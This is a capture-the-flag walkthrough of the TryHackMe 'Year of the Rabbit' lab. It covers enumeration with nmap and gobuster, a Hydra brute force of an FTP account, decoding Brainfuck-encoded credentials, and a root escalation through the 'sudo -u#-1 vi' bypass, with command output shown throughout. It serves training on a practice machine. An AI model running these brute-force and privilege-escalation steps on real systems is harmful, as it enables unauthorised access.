Year Of the Rabbit

Link - https://tryhackme.com/room/yearoftherabbit

Deploy the machine and start the initial step to find the open ports and services on the machine using **Nmap** tool.

```
┌──(kali㉿kali)-[~/YearRabbit]
└─$ nmap -sC -sV 10.10.171.155
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-30 19:52 EST
Nmap scan report for 10.10.171.155
Host is up (0.096s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.75 seconds
```


Since the port 80 is open, use the tool **Gobuster** to enumerate the sub-directories of the webpage.

```
┌──(kali㉿kali)-[~/YearRabbit]
└─$ gobuster dir -u http://10.10.171.155 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.171.155
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/01/30 20:14:38 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/assets               (Status: 301) [Size: 315] [--> http://10.10.171.155/assets/]
/index.html           (Status: 200) [Size: 7853]
/server-status        (Status: 403) [Size: 278]

===============================================================
2022/01/30 20:15:52 Finished
===============================================================
```

As checked on the /assets page of the website, below information can be found.

```
}
/* Nice to see someone checking the stylesheets.
   Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
```



Since there isn't much information retrieved from the above Gobuster tools.

Used **Burpsuite** to intercept the traffic on the webpage , and found a hidden directory.


Request to http://10.10.171.155:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex | \n

```
1 GET //intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
2 Host: 10.10.171.155
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
```

Open the webpage and as check the contents of the page, there is a **PNG** file in it.



Download the **PNG** file into your local machine.

```
┌──(kali㉿kali)-[~/YearRabbit]
└─$ wget http://10.10.171.155/WExYY2Cv-qU/Hot_Babe.png
--2022-01-30 20:39:47--  http://10.10.171.155/WExYY2Cv-qU/Hot_Babe.png
Connecting to 10.10.171.155:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 475075 (464K) [image/png]
Saving to: 'Hot_Babe.png'

Hot_Babe.png                    100%[===================================================>] 463.94K  87.1KB/s    in 5.5s

2022-01-30 20:39:53 (85.1 KB/s) - 'Hot_Babe.png' saved [475075/475075]
```

Use Strings on the downloaded file to check the contents of the file.

```
Eh, you've earned this. Username for FTP is ftpuser
One of these is the password:
Mou+56n[redacted]
161[redacted]
A56[redacted]
vTF[redacted]
FfF[redacted]
8FF[redacted]
ua4[redacted]
3j3[redacted]
Wb4[redacted]
u6o[redacted]
0iB[redacted]
TS*[redacted]
C77[redacted]
O14[redacted]
5dp[redacted]
1G8[redacted]
0pl[redacted]
0kL[redacted]
kS9[redacted]
zef[redacted]
rNT[redacted]
KKH[redacted]
3r6[redacted]
gm0[redacted]
HPH[redacted]
7N+[redacted]
PYK[redacted]
3TN[redacted]
eo?[redacted]
nR8[redacted]
eE4[redacted]
86?[redacted]
SNG[redacted]
trm[redacted]
```

Copy the above passwords into a text file and use **Hydra** to bruteforce and crack the password for the **ftpuser**.

```
┌──(kali㉿kali)-[~/YearRabbit]
└─$ hydra -t 16 -l ftpuser -P /home/kali/YearRabbit/pass_list.txt -vv 10.10.171.155 ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or s
r illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-30 20:51:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 82 login tries (l:1/p:82), ~6 tries per
[DATA] attacking ftp://10.10.171.155:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[21][ftp] host: 10.10.171.155   login: f[redacted]   password: [redacted]
[STATUS] attack finished for 10.10.171.155 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-30 20:52:01
```


Once the password is cracked from the above tool, use the same credentials to login to FTP sessions.

```
┌──(kali㉿kali)-[~/YearRabbit]
└─$ ftp 10.10.171.155
Connected to 10.10.171.155.
220 (vsFTPd 3.0.2)
Name (10.10.171.155:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> mget Eli's_Creds.txt
mget Eli's_Creds.txt?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
```


Download the above found text file – Eli's_Creds.txt into your local machine using **mget** command.

```
┌──(kali㉿kali)-[~/YearRabbit]
└─$ cat Eli\'s_Creds.txt
+++++ ++++[ →+++ +++++ +<]>+ +++.< +++++ [→++ +++<] >++++ +.<++ +[→-
--<]> ----- .<+++ [→++ +<]>+ +++.< +++++ ++[→ ----- --<]> ----- --.<+
++++[ →--- --<]> -.<++ +++++ +[→+ +++++ ++<]> +++++ .++++ +++•- --.<+
+++++ +++[- >---- ----- <]>-- ----- ---. ---.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ →+++ +<]>+ .<+++ +[→+ +++<] >++.. ++++. ----- ---.+
++.<+ ++[→ --<] >---- -.<++ ++++[ →--- --<] >---- --.<+ ++++[ →---
--<]> -.<++ ++++[ →+++ +++<] >.<++ +[→+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[→- ----- <]>-- ----- -.<++ ++++[ →+++ +++<] >+.<+
++++[ →--- --<]> ---.< +++++ [→-- --<] >---. <++++ ++++[ →+++ +++++
<]>++ ++++. <++++ +++[- >---- --<] >---- -.+++ +.<++ +++++ [→++ +++++
<]>+. <+++[ →--- <]>-- ---•- ---. <
```

As checked on the contents of the text file, it seems to be encoded with **BrainFuck Code.** Use the online decoder to decode the contents and retrieve the password for the user **Eli.**




Login to SSH session with above retrieved credentials.




There seems to be a s3cr3t file on the machine which has some hidden message.

Use the Find command to locate the **s3cr3t** file.



There seems to be only one folder with the same name and has access to it by the user.



Change the directory to the above folder location.

Check the contents of the below file which has the password for the user **Gwendoline.**

```
eli@year-of-the-rabbit:~$ cd /usr/games/s3cr3t/
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -al
total 12
drwxr-xr-x 2 root root 4096 Jan 23  2020 .
drwxr-xr-x 3 root root 4096 Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just [redacted]
Honestly!

Yours sincerely
   -Root
```

Login to the user.

```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$
```

Traverse through the directories to find the **User.txt** file to get the flag.

```
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ cd ~
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
T[redacted]}
gwendoline@year-of-the-rabbit:~$
```

As checked the privileges of current user with the command – **sudo -l**, user can run the **/usr/bin/vi** command with root access and NO password.

```
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

[No write since last change]

Press ENTER or type command to continue
[No write since last change]
/bin/bash: q: command not found

shell returned 127

Press ENTER or type command to continue
[No write since last change]

Press ENTER or type command to continue
[No write since last change]

Press ENTER or type command to continue
[No write since last change]
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Use the above to get the root shell and find the **root.txt** file and get the final flag.

```
# ls
root.txt
# cat root.txt
THM[redacted]}
#
```